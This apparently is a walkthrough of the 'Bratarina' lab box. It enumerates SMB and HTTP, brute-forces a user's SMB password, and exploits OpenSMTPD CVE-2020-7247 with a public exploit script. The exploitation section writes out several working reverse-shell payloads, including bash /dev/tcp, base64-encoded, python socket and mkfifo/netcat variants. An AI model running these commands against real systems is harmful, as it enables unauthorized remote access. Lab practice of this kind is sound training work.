Bratarina

Nmap
sudo nmap -Pn -n 192.168.155.71 -sC -sV -p- --min-rate=10000 --open
.png)
HTTP - 80

Browsing the web doesnt get us too far. Theres mention of FlaskBB but any search for vulnerabilities doesn't give us anything
Gobuster
sudo gobuster dir -w '/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' -u http://192.168.155.71:80 -t 42 -b 400,401,403,404 --no-error

We get one hit but when we navigate to it we get forbidden
SMB - 445
Enum4linux
enum4linux -a 192.168.155.71
.png)
Nothing much to see here, lets move on
Smbclient - list anonymous shares


Here we get a share called backups and are able to access it anonymously. Inside the share we find a passwd.bak file and bring it back to our machine
smbclient -N -L //192.168.155.71/
smbclient //192.168.155.71/backups

Back on our machine we take a look and it appears as a backup of /etc/passwd file. We can see a user 'neil'

Now that we have a user we can try accessing smb as neil and see if we get anonymous accesss
smbclient //192.168.155.71/backups -U neil
That didnt get us anything. We can try brute forcing with crackmapexec
crackmapexec smb 192.168.193.71 -u neil -p /usr/share/wordlists/rockyou.txt
We can also try brute forcing with hydra
hydra -l neil -P /usr/share/wordlists/rockyou.txt smb://192.168.155.71
After 10 minutes we get nothing so lets move on...
SMTP - 25
Going back to our initial nmap scan we can see OpenSMTPD is running on port 25 using version 2.0.0. Lets check if theres any known vulnerabilities with searchsploit
searchsploit opensmtpd

We get some hits. Usually I'll open up a browser and search for the same vulnerabilities. A lot of times there will be a more detailed POC in github or in a blog

The github sites dont prove much (maybe im wrong here), but they all reference RCE as the exploit so we can narrow down our options back in our terminal. Running the script tells us how to use it
searchsploit -m 47984.py

CVE-2020-7247

We can test with running a ping command and seeing if we get any output on ourmachine:
python3 47984.py 192.168.155.71 25 "ping -c 3 192.168.45.209"
sudo tcpdump -i tun0 icmp
We get output from our ping command so now we know this exploit works. Now lets work on getting a reverse shell

Lets start by running netcat on port 80 because 80 and 443 wont be blocked since theyre used for normal web traffic. Then we will use a bash reverse shell
python3 47984.py 192.168.193.71 25 'bash -c "bash -i >& /dev/tcp/192.168.45.209/80 0>&1"'
This didnt work, so lets try encoding with base64
echo 'bash -i >& /dev/tcp/192.168.45.209/80 0>&1' | base64
python3 47984.py 192.168.193.71 25 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIwOS84MCAwPiYxCg== | base64 -d | bash'
Now we can try with python also
python3 47984.py 192.168.155.71 25 'python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\"192.168.45.209\\",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\\"/bin/bash\\")"'
Unfortunately this also didnt work. Still unsure why

This is the payload that finally works. Even though it says there was an error sending payload, assumingly from some uncleaned characters, after 30 seconds we get a shell
python3 47984.py 192.168.155.71 25 "mkfifo /tmp/fwhff; nc 192.168.45.209 80 0</tmp/fwhff | /bin/sh >/tmp/fwhff 2>&1; rm /tmp/fwhff"


Clean up the shell
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm